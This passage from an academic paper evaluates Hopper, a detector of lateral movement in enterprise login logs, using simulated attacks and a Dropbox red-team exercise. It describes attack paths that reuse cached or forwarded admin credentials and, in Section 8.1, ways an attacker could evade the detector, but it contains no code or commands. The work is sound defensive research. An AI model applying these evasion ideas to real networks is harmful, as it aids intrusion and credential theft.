practice, imprecision from Hopper's path inference algorithm could lead a naive computation of this fraction to over-count certain historical paths. For example, a historical login from a server with many (N) inbound logins will generate N historical paths, even though only one of those paths reflects a true causal path. These types of paths, that involve servers with many inbound logins, will have an inflated volume that could skew the anomaly sub-scores that Hopper computes; i.e., their features will be over-represented in the historical distribution. To mitigate this problem, when computing the set of paths for each historical login L_i, Hopper annotates each path with a "Path Certainty" fraction, denoted as C, that equals 1 / the total number of causal paths that Hopper inferred for L_i. When Hopper computes each sub-score for the current path P, it uses C to down-weight the impact of each historical path (Line 5 of the SUB-SCORE routine in Algorithm 1).

Alert Clustering: To avoid generating redundant alerts for the same path, Hopper clusters its alerts each day. Hopper maintains a list of every alert (path) it generates on the current day. If a new alert path traverses the same exact edges as any path on the day's alert list, Hopper updates the existing alert with information about this duplicate path and does not generate a new alert.

6.3 Real-time Detection

Organizations can run Hopper as a real-time detector using a design similar to the architecture described above. For real-time detection, Hopper would maintain a "recent login" queue of all logins over the past T hours, where T corresponds to the causality threshold described in § 5. For each new login, Hopper can run the path inference procedure described in Section 5, and then apply its scoring algorithms to determine whether any path produces an alert. Each night, Hopper can prune the queue of recent logins to only retain those in the past T hours, recompute the set of historical paths used for feature extraction, and update the set of the historical alert paths that Hopper uses when assessing a new path's anomaly score (Section 6.2). This real-time architecture retains the same detection accuracy as running Hopper as a batch detector, since it makes no difference whether Hopper classifies each day's logins individually or in one aggregate batch.

7 Evaluation

We evaluated Hopper on our 15-month data set, measuring its detection rate (fraction of attacks detected) and the volume of false positives it generates. Our data does not contain any known lateral movement attacks, but it does contain one in-situ lateral movement attack conducted by Dropbox's professional red team. Additionally, we generated and injected a realistic and diverse set of 326 simulated attacks into our data for a more thorough evaluation (§ 7.2). Hopper successfully detected 94.5% of the attacks in our data, including the red team attack, while generating an average of 9 false positives per day (§ 7.3): an 8× reduction in the number of false positives produced by prior state-of-the-art (§ 7.4).

Path Length	# of Paths with Potential Credential Switch
2	3,357,353
3	829,044
4	128
5	6
6	4

Table 3: The volume of multi-hop paths, with a potential switch in credentials, inferred by Hopper's causality engine. The left column reports the path length and the right column reports the total number of paths with that length that Hopper generated, across our dataset.

7.1 Implementation

For our experiments, we implemented Hopper in Python 2.7 on a Linux server with 64GB of RAM and a 16-core processor. Table 3 shows the total number of multi-hop paths that Hopper generated, based on the optimized implementation described in our extended technical report [22]. In aggregate, the full set of paths (containing the attributes described in Table 2 and their feature values) consume a total of 2.5GB of memory. Running Hopper's path generation algorithm across our entire data set took a total CPU time of 35 minutes and 13 seconds, and running Hopper's feature extraction and detection algorithms on every day in our data set took a cumulative CPU time of 83 minutes and 9 seconds.

The dramatic drop in long-length paths reflects the fairly flat topology of Dropbox's network, the filtering steps that Hopper takes to remove noisy and spurious login activity (§ 3.2), and the optimization Hopper uses of only tracking paths with potential (or clear) credential switching. System administrator activity predominates these multi-hop paths, since most other users perform logins directly into their target service (e.g., short one-hop paths).

7.2 Attack Data

Red Team Attack: Our data contains one lateral movement attack generated by Dropbox's professional red team. The red team began their attack from a "compromised" employee's laptop (selected from a preexisting pool of volunteers).[4] Their attack simulated a common APT scenario [17, 51], where an

[4] The red team followed their standard safety protocols when conducting this simulation, which included obtaining prior consent from all "compromised users", coordinating extensively with the security incident response team, and conducting any necessary remediation that resulted from the simulated attack (e.g., resetting any credentials that they accessed).

attacker conducts lateral movement to access an organization's Domain Controllers (credential management servers). From their initial foothold, the red team conducted a series of reconnaissance and internal login (lateral movement) operations. They identified and acquired a new, elevated set of credentials, which they then used to access one of the organization's Domain Controllers. Apart from requiring that their movement occurred via logins (as opposed to exploiting a remote access vulnerability), the red team performed this attack under no constraints or input from us. We did not examine the red team data until we had frozen the design and parameters of our detector. The red team's attack created an UNCLEAR path, because the attack "stole" and used a sysadmin's credentials from a server that had a recent inbound login by the sysadmin. Hopper's unclear causality detector successfully identified this attack. Based on its anomaly score, Hopper ranked this attack path as the most suspicious path on that day and the 45th most suspicious path across all paths during the month of the attack.

Realistic Attack Simulations: Dropbox employs multiple sets of security controls and detection approaches, including commercial security products, external security audits, and custom tools developed by in-house security teams. Across all of these sources, no incidents of real-world lateral movement have been detected. Given the lack of real-world attack instances, we developed an attack synthesis framework and generated an additional 326 realistic lateral movement attacks. Our attack framework covers a wide range of real-world attacks described in public breach reports and academic surveys [43], ranging from ransomware to targeted APT attacks.[5]

We randomly selected 50 employees in our data as starting victims, whose machines served as "compromised" footholds for attackers to launch their lateral movement. For each starting victim, our framework synthesized twelve different attack scenarios, corresponding to a pairing of one of three ATTACK GOALS with one of four types of STEALTHINESS.

Given a starting victim and attack scenario, our framework synthesizes a set of lateral movement login entries that begin at a random date and time (when the starting victim was still active in our data). Leveraging the global graph of all logins in our data set, our framework simulates an attacker who iteratively (1) accrues a set of "compromised" credentials (the starting victim's credentials, and after each new login, the users who recently accessed the login's destination machine), and then (2) synthesizes login entries to new destinations that the attack's compromised credential set can access.

The three attack goals specify when an attack succeeds (stops generating new logins) and the shape of the attack's movement. Modeling ransomware, an *Aggressive Spread* attack generates new logins by iterating over its compromised credential set and performs logins into every machine accessible by each credential; this attack terminates after accessing 50 machines, or once it makes a login into every machine available to its final credential set. An *Exploratory Attack* stops generating new logins once it accesses a machine that its initial victim did not have access to; this attack iteratively generates new logins by randomly selecting a credential from its compromised set and a new destination accessible to the selected credentials. *Targeted Attacks* perform logins until they access a high-value server (e.g., Domain Controllers). These attacks generate logins by computing a shortest path to elevated credentials that can access a high-value server, and then compute a shortest path that uses these new credentials to access the high-value server.

Additionally, our attack framework only produces logins that follow the scenario's specified stealthiness. An attack with *Prior Edge* stealthiness only generates logins that traverse edges that legitimate users have previously made. An attack with *Active Credential* stealthiness only uses a set of credentials in a login if the credential's legitimate user was recently logged into the source machine (i.e., creating login paths with unclear causality). An attack with *Combined Stealthiness* only generates logins with both of the properties above (e.g., mimicry-style attacks). The fourth type corresponds to an attacker without any stealthiness requirements.

We generated 326 successful attacks, with 205 attacks across the three stealthier levels (Table 4); users did not always have viable attack paths, leading to less than 50 attacks per scenario (e.g., users with limited access or who lacked stealthy paths for a targeted attack). The red team attack corresponded to a *Targeted Attack* with *Active Credential* stealthiness; our framework can produce the same attack path if we run it from the same starting victim with these parameters.

	Exploratory	Aggressive	Targeted	TP Rate
No stealth†	37 / 41	38 / 41	38 / 40	113 / 122
Prior Edge	13 / 14	14 / 14	10 / 13	37 / 41
Active Cred.	41 / 41	41 / 41	*39 / 41	121 / 123
Combined	12 / 14	14 / 14	12 / 13	38 / 41
Detection Rate	103 / 110	107 / 110	99 / 107	309 / 327

Table 4: Summary of Hopper's detection (true positive) rate across the different scenarios simulated by our attack framework and the red team attack (§ 7.2). Rows correspond to the four different stealthiness levels and columns correspond to the three attack goals that our framework simulated for each user. The last column and last row report Hopper's overall detection (TP) rate. The scenario marked with an asterisk (TARGETED and ACTIVE CRED) includes one red team attack, which Hopper detected. †The false negatives in the "No stealth" row stem from inaccurate attributes in the attack logins.

7.3 Results

Evaluation Procedure: We divided our data into a 2-month training window (Jan 1 – Mar 1, 2019), which we used to

[5] Our simulation code is available at https://github.com/grantho/lateral-movement-simulator

bootstrap the feature extraction and scoring components of Hopper that require historical data, and a 13-month evaluation window (Mar 1, 2019 to Apr 1, 2020). Our evaluation data contained 713,617,425 successful logins, and 2,941,173 logins after applying Hopper's data filtering steps (§ 3.1). We ran Hopper over this evaluation data to compute its false positive rate and detection (true positive) rate. For any detection component that required historical training data, we used a rolling window of the preceding 30 days. For our anomaly scoring algorithm (§ 6.2), we used a budget of 5 alerts / day, and explore the sensitivity of this parameter below.

Attack Detection Rate (True Positives): For each of the 326 attacks synthesized by our framework, we injected the attack's logins into our evaluation data and ran Hopper on the day(s) when the attack occurred. For the red team exercise, we examined the alerts that Hopper generated on the day of the attack. We deemed Hopper successful if it generated an alert for any attack path made by the simulated attacker or red team.

Table 4 shows that Hopper successfully detected a total of 309 attacks (94.5%), which includes the attack performed by Dropbox's expert red team. Hopper detected 138 attacks through its rule set for paths with clear credential switching (§ 6.1). In all of these attacks, the simulated attacker either used a new set of credentials in a login from their initial foothold machine or from a server that the legitimate user (of the new credentials) had not recently accessed, enabling Hopper to identify a movement path where the attacker clearly switched to using new credentials.

However, most (180) attacks created paths with UNCLEAR causality, either because the attack quickly capitalized on new credentials that were recently used on a server, or because the attack simulated a stealthy adversary who only used new credentials from machines where the legitimate user was recently or currently active. Detecting these paths falls to Hopper's anomaly scoring detector (§ 6.2). With a budget of 5 alerts per day, Hopper successfully identified 171 of these attacks (95%), including the red team attack.

False Negatives: Of the 18 false negatives, Hopper missed 9 attacks because of attribute errors in the login data. For each of these 9 false negatives, the attack logins had an incorrect client vs. server label for a machine, and/or contained incorrect information about a machine's owner. If we replaced this inaccurate login information with the correct attributes (acquired from additional, up-to-date data sources at Dropbox), Hopper could successfully detect all 9 of these false negatives with its *clear credential switch* detector. Nonetheless, we count these attacks as false negatives since real data inevitably contains imprecise information. Additionally, Hopper failed to detect 9 stealthy attacks using a daily budget of 5 alerts. For all of these false negatives, every attack login traversed an edge with at least three prior days where the legitimate user had performed a login along the edge.




Figure 5: ROC Curve for Hopper's unclear causality detector (§ 6.2) at different budgets (1–11 daily alerts). The True Positive Rate reports the fraction of (180) attacks with unclear causality that Hopper detects. The FP Rate reports the number of false alarms divided by the number of logins in our evaluation data (2.94M).




Figure 6: The ranking of attack paths with UNCLEAR causality, relative to all of the login paths that occurred on the day of an attack.

Budget Sensitivity and Attack Rankings: Including the red team attack, 180 attacks produced paths with unclear causality. Figure 5 shows the detection performance of Hopper for these attacks, using different daily budgets for its anomaly scoring detector. Hopper uses this budget to build a set of the historical alerts over the past month, and then alerts on a new path (with unclear causality) if its score is greater than or equal to any scores of the historical alerts (§ 6.2). If Hopper used a daily budget of 11 alerts, it could eliminate 9 false negatives and detect all 180 attacks with a false positive rate of 0.00076.

We also assessed the ranking of these UNCLEAR PATH attacks relative to the benign paths in our data, based on their anomaly scores. Figure 6 shows that Hopper ranks these attacks as highly suspicious, with over 66% of attacks ranked as the most suspicious path on the day each attack occurred.

False Positives: To compute Hopper's false positive rate, we ran Hopper on all non-synthesized logins for each day in our evaluation data. We conservatively labeled all of the alerts Hopper produced as false positives if they did not relate to the red team attack.

With a daily budget of 5 alerts for its anomaly scoring detector, Hopper's two detection algorithms generated a total of 3,560 false positives (FP) across the 396-day evaluation window: an average of 9 alerts / day and a false positive rate of 0.0012 across the 2.94M filtered logins in our evaluation data. Hopper's rule-based detector for CLEAR paths produced

Detector	Detection Rate	False Positives
SAL (equal FP)	156 / 327 (47.7%)	3,556 (0.12%)
SAL (equal TP)	309 / 327 (94.5%)	27,927 (0.94%)
Hopper	309 / 327 (94.5%)	3,560 (0.12%)

Table 5: Prior state-of-the-art, SAL [44], produces 8× as many FP as Hopper to detect the same number of attacks. At a similar number of FP's as Hopper, SAL detects roughly half as many attacks (§ 7.4).

2,216 FP's, and the remaining 1,344 FP's come from Hopper's anomaly scoring detector. On some days, Hopper's anomaly scoring detector generated less than 5 alerts because (1) not every day had 5 suspicious paths with unclear causality (e.g., weekends and holidays), and (2) our alert clustering resulted in some days with fewer alerts (§ 6.2).

We identified several common reasons for many of these false positives. Across the 2,216 false positives generated by our CLEAR path detector, approximately 10% of these false positives correspond to logins where a user's laptop accesses a particular service using a special service account. Another 41.5% correspond to machine imaging and provisioning activity, where a sysadmin runs a script that uses their elevated set of credentials to configure a laptop for a new owner (these logins occurred at a remote office that Hopper's data cleaning steps did not filter out). Finally imprecision in Hopper's causality engine contributed to 19% of Hopper's CLEAR path false positives and over 49% of Hopper's UNCLEAR-causality false positives. Many of these false positives are paths, initiated by one system administrator, that purportedly make a login that switches to another system administrator's credentials. These alerts often involve a handful of "gateway" machines that sysadmins use to access important internal servers (e.g., Domain Controllers). Hopper generates these false alerts when multiple sysadmins have recently logged into a gateway machine, and one sysadmin launches a login from the gateway machine to a rarely-accessed or niche server. Because these paths involve only administrator credentials, Hopper could reduce its false positives by filtering them out; any credential switch between two administrators likely provides limited additional access.

7.4 Comparison with Prior State-of-the-Art

We compared Hopper's performance against the best performing prior work, the Structurally Anomalous Login (SAL) detector proposed by Siadati and Memon [44]. SAL detects lateral movement by generating a set of logins that traverse a rare edge in the login graph (based on a user-specified threshold). Next, SAL learns and uses a set of "benign login patterns" to identify which rare edges to alert on. Each login pattern corresponds to a triplet of (source machine attributes, destination machine attributes, and user attributes). For example, given the login (src = Machine A, dest = Machine B, user = Alice), (src = New York, dest = San Francisco, user = Engineering) would be one login pattern, if Machine A resides within New York, Machine B resides within San Francisco, and Alice works on the Engineering team. SAL learns a set of benign patterns by using a historical set of logins to identify patterns where a sufficiently large fraction of source machines, destination machines, and/or users have at least one historical login that matches a pattern. SAL then produces an alert for every rare-edge login that does not match a benign pattern.

Based on the data available to us, we use the following set of login attributes from the SAL paper: each user has two attributes: (the user's team, and the user's type: system administrator, regular user, or service account) and each machine has two attributes: (the machine's type: client or server, and the machine's geographic location). We applied SAL with a rolling two-month training window on all of the filtered logins in our evaluation window (i.e., the same data used for Hopper's evaluation; we also applied both the data filtering and benign scenario pruning outlined in § 3.1 and § 6). SAL takes two user-provided thresholds for training and classification, respectively.[6] Table 5 reports the results for SAL using the parameters that produced the minimum volume of FP's to detect (1) the same number of attacks as Hopper and (2) (approximately) half as many attacks as Hopper. We report the number of FP's SAL produces after de-duplicating the alerts to only include one edge (source, destination, and target user) per day, and we considered SAL successful if it produced an alert for *any* malicious login in an attack.

SAL produces nearly 8× as many false positives as Hopper to detect the same number of attacks. Whereas Hopper selectively chooses when to apply anomaly detection (to resolve uncertainty in paths that might have the two key attack properties), SAL follows a traditional machine learning approach by simply applying anomaly detection to every login, resulting in significantly more false positives.

7.5 Attack Case Studies

Below, we describe two attacks created by our synthesis framework, and examine how Hopper and traditional anomaly detection approaches, such as SAL, handle them.

Example Attack 1: Targeted Compromise: One attack simulated an adversary who began their lateral movement from an engineer's laptop and then attempted to access one of several high-value machines within an organization (e.g., a Domain Controller). After three logins, the attacker arrived on a machine where a system administrator, Bob, had recently logged into the machine via ssh. Simulating an attacker compromising and using Bob's ssh credentials (e.g., by abusing a forwarded SSH agent), our framework created a fourth attack

[6] Our extended technical report shows SAL's performance under the range of parameters we explored [22].

login that leveraged Bob's credentials to access a server that manages user permissions and SSH keys.

The last two logins involved in this attack path rarely occur, enabling SAL to detect this attack with a low volume of false positives. Similarly, Hopper successfully detects this attack, even though it involves an attack path with unclear causality (since the sysadmin had an active ssh session that could have launched the final login into the ssh management server); the rareness of the attack path's edges led Hopper to rank it among the top 10 most suspicious paths that month.

Example Attack 2: Stealthy, Short Paths: For each user, our framework also simulated attacks that modeled a stealthy adversary who only accesses machines via previously traversed graph edges. In one such attack, starting from a compromised user (Alice)'s machine, our framework first synthesized a login to a server (Y) that Alice had previously accessed (4 out of the past 60 days). After moving to Server Y, the attacker observed that Server Y still had the credentials of a sysadmin, Bob, cached from a login during the past week, enabling the attacker to acquire them. The attacker (our framework) also observed that Bob had previously logged into a powerful remote management machine from Server Y (3 out of the past 60 days). Accordingly, our framework synthesized a final, second attack login using Bob's credentials to access this high-value server. Although seemingly simple, this attack reflects a realistic path for a stealthy attacker, since shorter paths provide fewer opportunities for detection.

Hopper detected this attack with its CLEAR path detector: the second login switched to a new target username, but over 24 hours elapsed since Bob accessed Server Y. Even if Bob had logged into Server Y more recently, Hopper would still have caught this attack under its anomaly scoring detector (which ranks the attack path among the top 20 most suspicious in the past month). In contrast, because this attack only traverses edges with prior history, SAL would produce at least 14,000 alerts across our 13-month evaluation data to detect it.

8 Discussion

Hopper achieves good results on the real-world data set we used. However, a number of interesting future directions remain, including overcoming potential evasion strategies, understanding how Hopper generalizes across different enterprise network architectures, and extending Hopper's detection approach to achieve better performance.

8.1 Evasion and Limitations

An attacker might evade detection if they can access their target machines by piggybacking on a series of logins made by legitimate users [35], or if the attacker finds a frequently traveled login path that provides access to their target. Our evaluation explicitly generated attacks that pursued this stealthy strategy, and Hopper could detect many of these attacks. The attacks that Hopper failed to detect had UNCLEAR causality, followed paths with frequently traveled edges, and occurred on days with other UNCLEAR paths whose edges occurred more infrequently. However, we note that attackers might not always be able to make such stealthy movement: when synthesizing attacks across our sample of 50 random starting users, 37 users could not stealthily access a high-value server; i.e., attackers who compromised these users' machines had no path to our set of sensitive machines, or would need to make at least one rare-edge login to access them.

Although our threat model focuses on interactive attackers who manually perform their movement, attackers could evade detection by installing stealthy malware on a shared server that lies on the path to their final target machine. Such malware could wait until the maximum session duration (time threshold for causally linking two logins together) has elapsed. Once this time has elapsed, the malware could then opportunistically launch the subsequent logins in its attack path whenever a legitimate user (e.g., *Bob*) performs an inbound login into the shared server. This strategy will cause Hopper to causally link the second half of the attack path, that abuses Bob's credentials, to Bob's earlier legitimate logins, creating a BENIGN path that appears to consistently use one set of credentials. Because this approach increases attacker dwell time and their host footprint, complimentary techniques such as binary allow-listing, anti-virus, and additional detection signals (§ 8.3) can help increase the chance of detection.

Missing or inaccurate logging information can also create false negatives, a problem common to any detection strategy. Future work can explore ways to alleviate this challenge by using multiple sources of information to determine the correct attributes of login data. Additionally, organizations can deploy commercial log-hygiene solutions to continuously monitor and collate their logging data.

8.2 Generalizability

Although we evaluate Hopper on a large real-world data set, Hopper's performance could change at enterprises with significantly different network architectures and security policies. For example, Dropbox makes a dedicated effort to scope employee access based on the least privileges principle; at organizations where many users have highly privileged access, an attacker may not need to acquire additional credentials to achieve their desired goal. As a result, lateral movement attack paths might not exhibit a switch in credentials, allowing adversaries to evade detection. For such organizations, implementing better permissions hygiene will likely yield greater security benefits than any detection strategy. We view Hopper as a promising direction for securing enterprises against attacks that could succeed in spite of the adoption of such security best practices.




Figure 7: The in-degree and out-degree distribution across hosts at Dropbox. The in-degree for a host equals the number of machines that it has received logins from; the out-degree counts how many unique machines each source machine makes at least 1 login into.

With respect to the impact of a network's architecture on Hopper's performance, we observe that two properties contribute to Hopper 's success: a relatively flat network topology and consistent workflows across most users that only access a small subset of machines. Below, we characterize the graph topology at Dropbox, and explain why we believe many organizations will also exhibit these two properties, allowing Hopper to generalize to other networks.

Network Topology of Dropbox: If we aggregate all of the logins across our dataset, the unified graph has a diameter of length 7 and an average shortest path length of 2.12 hops. The graph contains 10,434 unique edges, where each edge consists of a (source machine, destination machine) tuple; when edges also include the username involved in a login, the graph contains 27,718 unique edges. Figure 7 shows the in-degree and out-degree distribution for all machines in our data: i.e., the number of distinct machines that a node receives logins from and makes logins to. The servers with in-degrees of over 100 inbound machines correspond to common enterprise services, such as Windows Domain Controllers that handle Kerberos-based authentication, printers, telemetry and logging machines, and servers involved in provisioning new machines. Clients (e.g., laptops) represent 65% of the machines in our data, resulting in many machines with an in-degree of 0. Machines with high out-degrees (logins to over 100 different destinations) correspond to system administrator machines, as well as internal scanning and monitoring servers.

Impact of Different Network Configurations: One of the biggest challenges that Hopper faces is the risk of path explosion and an overwhelming number of suspicious paths with unclear causality. This situation can occur if many servers have large numbers of users that access them, who then launch outbound logins from the common servers to other machines. If this behavior occurs multiple times along a path, it risks an exponential increase in the number of paths that Hopper will infer. This path explosion might lead not only to unsuitable run-time performance (e.g., consuming too much memory), but could also lead to a large number of false positives. If many of these incorrectly inferred movement paths have a suspicious set of features, then Hopper may generate a substantial number of false alerts related to these paths. Two factors mitigated the problem of path explosion in our data set: a relatively flat network topology and the natural clustering of user access patterns to a few work-related machines.

Flat networks arise because most (non-sysadmin) user activity consists of direct logins from their client machines to the server that hosts their desired functionality or data. Moreover, because many servers provide a limited UI and set of functionality, they often do not provide an easy way to launch outbound logins. This property means that even when a server has many inbound logins from users, it often does not risk path explosion because subsequent outbound logins do not occur. We expect that even as the number of users and servers increases, these natural habits will keep access patterns relatively flat; this behavior will increase the number of short login paths, but continue to limit the number of long paths. At Dropbox, we did observe processes that generated long paths, such as when users need to access a server by tunneling through a gateway (bastion) machine, automated activity (e.g., domain controllers iteratively synchronizing data amongst each other), and system administrator activity. However, most of the paths from these activities either do not contain both attack properties (e.g., no switch in credentials or no new access for the path's potential causal users), or they get removed by Hopper's filtering procedure since they do not pose a large risk for lateral movement (§ 3.1).

Second, users tend to access machines for a specific job function, creating a sparse graph where different subsets of logins naturally cluster around a small group of machines (e.g., at Dropbox over 90% of machines have an in-degree ≤ 10 and an out-degree ≤ 10). Implementing least privileges, where users have access to only a small set of machines relevant to their work, also reinforces this common behavior. As a result, most machines only get accessed by a limited set of users, which reduces path explosion and the number of paths with unclear causality. Furthermore, because users accessing a shared server typically work on the same team or have similar job roles, their credentials often have similar privileges and they tend to access the same broader set of machines. Thus, even when Hopper produces paths with unclear causality, these paths often do not provide access to an unauthorized machine for their causal user (the second attack property), and get marked as benign. Since this property arises from common user behavior and security policies, and has been observed at different organizations [44], we expect many other networks exhibit similar partitioning.

Hopper's Causality Time Threshold: Hopper uses a time-based threshold, equal to the maximum remote session duration at an organization, to help infer when logins form a movement path (§ 5). We discussed this session duration with the security teams of multiple companies, and all of them implement a similar length policy for remote login sessions (e.g., ssh and RDP), based on commonly-adopted, best-practice recommendations [14], and in some cases compliance and cyber-insurance guidelines [7,21,26]. Additionally, even if we doubled the 24-hour threshold that Hopper used in our evaluation, Hopper achieves an 89.9% detection (true positive) rate while generating an average of 9 false alarms / day.

8.3 Extending Hopper

To further improve Hopper's performance, future work could explore prioritizing paths that involve particularly sensitive credentials or machines. For example, Hopper could assign a higher anomaly score to any path that accesses a sensitive machine (specified by an organization). Similarly, Hopper could prioritize paths where the causal user elevates themselves to an administrator account over the course of the path's logins.

Complementary work uses system logs to detect suspicious host activity that aligns with attacker behavior enumerated in the MITRE ATT&CK framework [18, 24, 25, 38]. Organizations could combine these approaches with Hopper to gain insight into both malicious host activity as well as suspicious (lateral) movement between hosts.

Finally, Hopper would generate fewer false positives if it more precisely inferred causally-linked logins. Future work could explore how drawing upon additional data sets, such as network traffic or host logs, could enable more accurate causal inference. For example, to determine which inbound login caused an outbound login, Hopper could analyze the inbound versus outbound network flows across the candidate logins to pinpoint pairs with overlapping timing and flow sizes.

9 Conclusion

This paper presented Hopper, a system that develops a graphical model of enterprise logins to detect lateral movement. On a 15-month enterprise data set, Hopper detected 94.5% of realistic attack scenarios at a false positive rate of 0.0012. These results illustrate the power of a causal understanding of the movement paths that users make between *internal* enterprise machines. By identifying which logins belong to the same logical movement path and the user responsible for initiating each path, Hopper can identify a diverse range of attacks while generating 8× fewer false positives than prior state-of-the-art. Although common authentication logs make inferring precise causality difficult, Hopper's use of specification-based anomaly detection — selectively applying anomaly detection only in cases of high uncertainty — enables our approach to achieve good detection performance.

Acknowledgements

We thank Dropbox's security team for supporting this research, and John Cramb in particular for his help conducting the red team exercise. This work was supported in part by the Hewlett Foundation through the Center for Long-Term Cybersecurity, NSF grants CNS-1237265 and CNS-1705050, an NSF GRFP Fellowship, the UCSD CSE Postdoctoral Fellows program, the Irwin Mark and Joan Klein Jacobs Chair in Information and Computer Science (UCSD), by generous gifts from Google and Facebook, and operational support from the UCSD Center for Networked Systems.

References

[1] Russ Allbery. remctl: Remote authenticated command execution. https://github.com/rra/remctl, 2018.

[2] Atul Bohara, Mohammad A Noureddine, Ahmed Fawaz, and William H Sanders. An unsupervised multi-detector approach for identifying malicious lateral movement. In IEEE Symposium on Reliable Distributed Systems (SRDS), 2017.

[3] Xander Bouwman, Harm Griffioen, Jelle Egbers, Christian Doerr, Bram Klievink, and Michel van Eeten. A different cup of TI? the added value of commercial threat intelligence. In USENIX Security Symposium, 2020.

[4] Benjamin Bowman, Craig Laprade, Yuede Ji, and H. Howie Huang. Detecting lateral movement in enterprise computer networks with unsupervised graph AI. In International Symposium on Research in Attacks, Intrusions and Defenses (RAID), 2020.

[5] CERT. Advanced persistent threat activity targeting energy and other critical infrastructure sectors. https://www.us-cert.gov/ncas/alerts/TA17-293A, 2017.

[6] Cisco. What is network segmentation? https://www.cisco.com/c/en/us/products/security/what-is-network-segmentation.html, 2019.

[7] PCI Security Standards Council. PCI DSS Prioritized Approach for PCI DSS 3.2. https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI_DSS-v3_2.pdf?agreement=true&time=1469037392985, 2016. Section 8.1.8.

[8] CrowdStrike. Lateral movement. https://www.crowdstrike.com/epp-101/lateral-movement/, Sep 2019.

[9] Assaf Dahan. Operation cobalt kitty. https://www.cybereason.com/blog/operation-cobalt-kitty-apt, 2017.

[10] John Dunagan, Alice X Zheng, and Daniel R Simon. Heat-ray: combating identity snowball attacks using machinelearning, combinatorial optimization and attack graphs. In ACM Symposium on Operating Systems Principles (SOSP), 2009.

[11] Jim Finkle and Susan Heavey. Target says it declined to act on early alert of cyber breach. http://www.reuters.com/article/us-target-breach-idUSBREA2C14F20140313, Mar 2014.

[12] Scott Freitas, Andrew Wicker, Duen Horng Chau, and Joshua Neil. D2M: Dynamic Defense and Modeling of Adversarial Movement in Networks. In SIAM International Conference on Data Mining, 2020.

[13] Sergiu Gatlan. Microsoft shares tactics used in human-operated ransomware attacks. https://www.bleepingcomputer.com/news/security/microsoft-shares-tactics-used-in-human-operated-ransomware-attacks/, Mar 2020.

[14] Paul A. Grassi, Elaine M. Newton, Ray A. Perlner, Andrew R. Regenscheid, James L. Fenton, William E. Burr, Justin P. Richer, Naomi B. Lefkovitz, Yee-Yin Choong, Kristen K. Greene, Jamie M. Danker, and Mary F. Theofanos. NIST Special Publication 800-63B: Digital Identity Guidelines. https://doi.org/10.6028/NIST.SP.800-63b, 2017. Section 4.3 – 4.5.

[15] Robert Hackett. Anthem, a major health insurer, suffered a massive hack. http://fortune.com/2015/02/05/anthem-suffers-hack/, Feb 2015.

[16] Aric Hagberg, Nathan Lemons, Alex Kent, and Joshua Neil. Connected Components and Credential Hopping in Authentication Graphs. In International Conference on Signal-Image Technology and Internet-Based Systems, 2014.

[17] Alexander Hanel. Big game hunting with ryuk: Another lucrative targeted ransomware. https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/, Jan 2019.

[18] Wajih Ul Hassan, Adam Bates, and Daniel Marino. Tactical provenance analysis for endpoint detection and response systems. In IEEE Symposium on Security & Privacy, 2020.

[19] Wajih Ul Hassan, Mohammad A Noureddine, Pubali Datta, and Adam Bates. Omegalog: High-fidelity attack investigation via transparent multi-layer log analysis. In Network and Distributed System Security Symposium, 2020.

[20] Sarah Hawley, Ben Read, Cristiana Brafman-Kittner, Nalani Fraser, Andrew Thompson, Yuri Rozhansky, and Sanaz Yashar. APT39: An iranian cyber espionage group focused on personal information. https://www.fireeye.com/blog/threat-research/2019/01/apt39-iranian-cyber-espionage-group-focused-on-personal-information.html, Jan 2019.

[21] HIPAA. HIPAA: 45 CFR § 164.312: Technical safeguards. https://www.law.cornell.edu/cfr/text/45/164.312, 2013. Section 164.312(a)(2)(iii).

[22] Grant Ho, Mayank Dhiman, Devdatta Akhawe, Vern Paxson, Stefan Savage, Geoffrey M. Voelker, and David Wagner. Hopper: Modeling and Detecting Lateral Movement (Extended Report). In arXiv, 2021.

[23] Grant Ho, Aashish Sharma, Mobin Javed, Vern Paxson, and David Wagner. Detecting credential spearphishing in enterprise settings. In USENIX Security Symposium, 2017.

[24] Md Nahid Hossain, Sanaz Sheikhi, and R Sekar. Combating dependence explosion in forensic analysis using alternative tag propagation semantics. In IEEE Symposium on Security & Privacy, 2020.

[25] Md Nahid Hossain, Junao Wang, Ofir Weisse, R Sekar, Daniel Genkin, Boyuan He, Scott D Stoller, Gan Fang, Frank Piessens, and Evan Downing. Dependence-preserving data compaction for scalable forensic analysis. In USENIX Security Symposium, 2018.

[26] IRS. Safeguard Security Report. https://www.irs.gov/pub/irs-utl/irs_safeguards_annotated_ssr_template.pdf, 2014. Section 9.3.1.

[27] Alexander D Kent, Lorie M Liebrock, and Joshua C Neil. Authentication graphs: Analyzing user behavior within an enterprise network. Computers & Security, 2015.

